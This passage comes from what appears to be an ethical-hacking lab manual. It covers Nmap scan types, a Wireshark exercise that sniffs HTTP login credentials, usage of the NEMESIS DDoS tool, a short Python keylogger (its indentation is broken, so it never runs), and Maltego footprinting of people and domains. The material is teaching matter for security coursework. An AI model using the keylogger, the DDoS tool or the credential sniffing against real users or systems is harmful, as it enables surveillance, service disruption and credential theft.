lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Step 4: Type netstat command

```
C:\Users\singh>netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    127.0.0.1:1564           DESKTOP-923RK3N:1565   ESTABLISHED
TCP    127.0.0.1:1565           DESKTOP-923RK3N:1564   ESTABLISHED
TCP    127.0.0.1:25104          DESKTOP-923RK3N:25105   ESTABLISHED
TCP    127.0.0.1:25105          DESKTOP-923RK3N:25104   ESTABLISHED
TCP    127.0.0.1:25107          DESKTOP-923RK3N:25108   ESTABLISHED
TCP    127.0.0.1:25108          DESKTOP-923RK3N:25107   ESTABLISHED
TCP    127.0.0.1:25112          DESKTOP-923RK3N:25113   ESTABLISHED
TCP    127.0.0.1:25113          DESKTOP-923RK3N:25112   ESTABLISHED
TCP    127.0.0.1:25114          DESKTOP-923RK3N:25115   ESTABLISHED
TCP    127.0.0.1:25115          DESKTOP-923RK3N:25114   ESTABLISHED
TCP    192.168.0.57:24938        52.230.84.217:https     ESTABLISHED
TCP    192.168.0.57:24978        162.254.196.84:27021    ESTABLISHED
TCP    192.168.0.57:25052        a23-56-165-111:https    ESTABLISHED
TCP    192.168.0.57:25072        test:https              TIME_WAIT
TCP    192.168.0.57:25078        a23-56-165-111:https    ESTABLISHED
TCP    192.168.0.57:25080        a23-56-165-111:https    ESTABLISHED
TCP    192.168.0.57:25083        40.67.188.75:https      ESTABLISHED
TCP    192.168.0.57:25099        13.107.21.200:https     ESTABLISHED
TCP    192.168.0.57:25100        ns329092:http           SYN_SENT
TCP    192.168.0.57:25101        155:https               ESTABLISHED
TCP    192.168.0.57:25103        103.56.230.154:http     ESTABLISHED
TCP    192.168.0.57:25106        ns329092:http           SYN_SENT
TCP    192.168.0.57:25109        ats1:https              ESTABLISHED
```

EX. NO. 5

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: `nmap -sA -T4 scanme.nmap.org`

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: `nmap -p22,113,139 scanme.nmap.org`

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp   closed auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: `nmap -sF -T4 para`

```
krad# nmap -sF -T4 para
Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: `nmap -sN -p 22 scanme.nmap.org`

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSF, and URG flags, lighting the packet up like a Christmas tree.

Command: `nmap -sX -T4 scanme.nmap.org`


```
krad# nmap -sX -T4 scanme.nmap.org
Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp    closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

EX. NO.: 6


AIM: Use WireShark sniffer to capture network traffic and analyze.

Step 1: Install and open WireShark .



Step 2: Go to Capture tab and select Interface option. Here Wifi connection is chosen

Step 3: The source, Destination and protocols of the packets in the Wifi network are displayed



Step 4: Open a website in a new window and enter the user id and password. Register if needed.

Step 5: Enter the credentials and then sign in

Step 6: The Wireshark tool will keep recording the packets.

Step 7: Select filter as http to make the search easier and click on apply.

Step 9: Now stop the tool to stop recording


The image displays two screenshots of a Wireshark network capture and a web browser. The top screenshot shows the Wireshark interface with a packet list and packet details pane. The packet details pane shows an HTML form with fields for 'username' and 'password'. The bottom screenshot shows the same Wireshark interface, but the packet details pane shows the HTML response from the server, which includes a message: 'The username and password you entered is invalid'. The web browser on the right shows the 'Sign In' page of the Saveetha University website, with the username 'admin' and password '*****' entered, and a red error message displayed below the login button.

Step 10: Find the post methods for username and passwords

Step 11: You will see the email-id and password that you used to log in.

DOS

Using NEMESIS



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0

C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads     Specify number of threads
-?, --help        Shows the help screen.
```

EX. NO.: 7

Aim: - Create a simple keylogger using python

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
    logging.info(str(key))
    # This says, listener is on
    with Listener(on_press=on_press) as listener:
        listener.join()
```

To import the module type

“Pip3 install pynput”

Output: -

```
key_log.txt - Notepad
File Edit Format View Help
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```

Ex. No.8 – Footprinting a Target using Maltego

Refer this page to setup maltego properly

<https://resources.infosecinstitute.com/topic/ethical-hacking-passive-information-gathering-with-maltego/>

Lab Requirements

To carry out the lab you need:

- Kali Linux running as a virtual machine
- A Web Browser with an Internet connection
- Administrative privileges to run the tools
- A valid email account (Hotmail, Gmail, Yahoo, etc.) We suggest you sign up with any of the services to obtain a new email account for this lab. Do not use your real email accounts and passwords in these exercises
- Run this lab on Kali machine

Procedures:

Procedure

Step 1: Launch Maltego from the taskbar from the left-hand side.

Step 2: A product selection wizard appears on the Maltego GUI. Click Run from Maltego CE (Free) option

Step 3: You will be redirected to the Login section. Click register here.


A screenshot of the Maltego web application's registration page. The page has a dark theme with a title 'REGISTER AN ACCOUNT' at the top. Below the title are five input fields, each with a small icon and a label: 'Firstname (Required)' with a person icon, 'Lastname (Required)' with a person icon, 'Email Address (Required)' with an envelope icon, 'Password (Required)' with a lock icon, and 'Password Confirmation (Required)' with a lock icon. Below these fields is a link that says 'Already a user? Please login instead.' At the bottom of the form is a checkbox labeled 'I'm not a robot' next to a CAPTCHA image, and a 'Register' button with a circular arrow icon.

FIGURE. 11

Step 4: Register your account and activate it. By filling up the required details

Step 5: Login to the [Maltego](#)




FIGURE 12

Step 6: The Install Transforms section appears. Leave the settings to default and click Next

Step 7: The Help Improve Maltego section appears. Leave the options set to default and click Next

Step 8: The Ready section appears. Select the radio button of Open a blank graph and let me play around and click Finish in order to perform footprinting manually

Step 9: Click the + icon located at the top-left corner of the GUI (in the toolbar) to start a new graph




FIGURE 13

Step 16: The Run Transform(s) list appears. Click To server Technologies [using Builtwith]




FIGURE 14

Step 17: *Malware* starts running the transform to server Technologies [using Built with] entity

Step 18: Observe the status in the progress bar



FIGURE 15

Step 19: Once **Maltego** completes the Transforming Server Side Technologies, it displays the technology implemented on the server that hosts the website.

Step 20: After obtaining the built-in technologies of the server, attackers might search for vulnerabilities related to any of them and simulate exploitation techniques to hack them.

Step 21: To start a new transform, select all entities by pressing **Ctrl+A** on the keyboard and press Delete.

Step 22: A Delete pop-up appears. Click yes.

Step 23: Right-click the entity and select All Transforms -> To Domains [DNS].



FIGURE 16

Step 24: The domain corresponding to the website displays



FIGURE 17

Note: Some of the screenshots may differ in your lab environment.

Step 25: Right-click the entity and select All Transforms -> To DNS Name [using Name Schema diction...]

Step 26: observe the status in the progress bar



FIGURE 18

Step 27: This transform will attempt to test various name schema against a domain and try to identify a specific name schema for the domain



FIGURE 19

Step 28: Right-click the entity and select All transforms ->To DNS Name -SOA (Start of Authority).

Step 29: This returns the primary name server and the email of the domain administrator



FIGURE 20

Step 30: By extracting the SOA related information, attackers attempt to find vulnerabilities in their services and architectures, and exploit them

Step 31: Select both the name server and the email by dragging and deleting them

Step 32: Right-click the entity and select ALL Transforms -> To DNS Name -MX (mail server)



FIGURE 21

Step 33: This transform returns the mail server associated with the certifiedhacker.com domain

Step 34: By identifying the mail exchanger server, attackers attempt to exploit the vulnerabilities in the server and thereby use it to perform malicious activities such as sending spam e-mails

Step 35: Select only the mail server by dragging and deleting it.

Step 36: Right-click the entity and select All Transforms -> To DNS Name-Ns (name server)

Step 37: This returns the name servers associated with the domain



FIGURE. 22

Step 38: By identifying the primary name server, an attacker can implement various techniques to exploit the server and thereby perform malicious activities such as DNS Hijacking and URL redirection.

Step 39: Right-click the entity and select All Transforms -> To IP Address [DNS]

Step 40: This displays the IP address of the website



FIGURE. 23

Step 41: By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and thereby attempt to intrude in the network and exploit them.

Step 42: Right-click the entity and select All transforms -> To location [city, country], [this transform](#) identifies the geographical location where the IP address is located

Step 43: By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.



FIGURE 24

Step 44: Right-click the domain entity (certifiedhacker.com) and select Run Transform -> To Entities from ~~whois~~

Step 45: This transform returns the entities pertaining to the owner of the domain



FIGURE 25

Step 46: By obtaining this information, an attacker can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and

Step 47: send phishing emails to the contacts in that account.

Step 48: Perform **footprinting** on a target person to obtain the email address and phone number

Step 49: Click the + icon located at the top-left corner of the GUI to start a new graph

Step 50: A new graph (New Graph (2)) appears in **Maltego**. Expand the Personal tab in the left pane and drag the person entity to the New Graph (2) section

Step 51: The name of the entity is set as John Doe by default




FIGURE 26

Step 52: To assign a target person name, double-click John Doe and type the name of the person (here, Rini Mathews)

Step 53: Right-click the entity and select **All Transforms -> To Email Address [verify common]**



FIGURE 27

Step 54: Maltego displays all the valid email addresses corresponding to the given name.

By extracting all informational attacker can simulate actions such as enumeration, web application Hacking, social engineering etc. which may allow access to a system or network, gain credentials etc.

Ex. No. 9 – SCANNING NETWORK - Daisy Chaining using Proxy Workbench

Proxy Workbench Software Download


Link: <http://downloads.fyxm.net/download-now-Proxy-Workbench-Internet-apps-Servers-Proxy-Servers-9040.html>

Lab Requirements:


1. Windows Operating System as Attacker Machine
2. Windows Operating System as Virtual Machine
3. Web Browser with Internet connection
4. Admin privileges

Procedure:

1. Open the attacker windows machine in VM Ware virtual machine and Download the firefox browser
2. Open the firefox browser and search for proxy connections in settings
3. Select the manual proxy Configurations and enter 127.0.0.1 and press OK

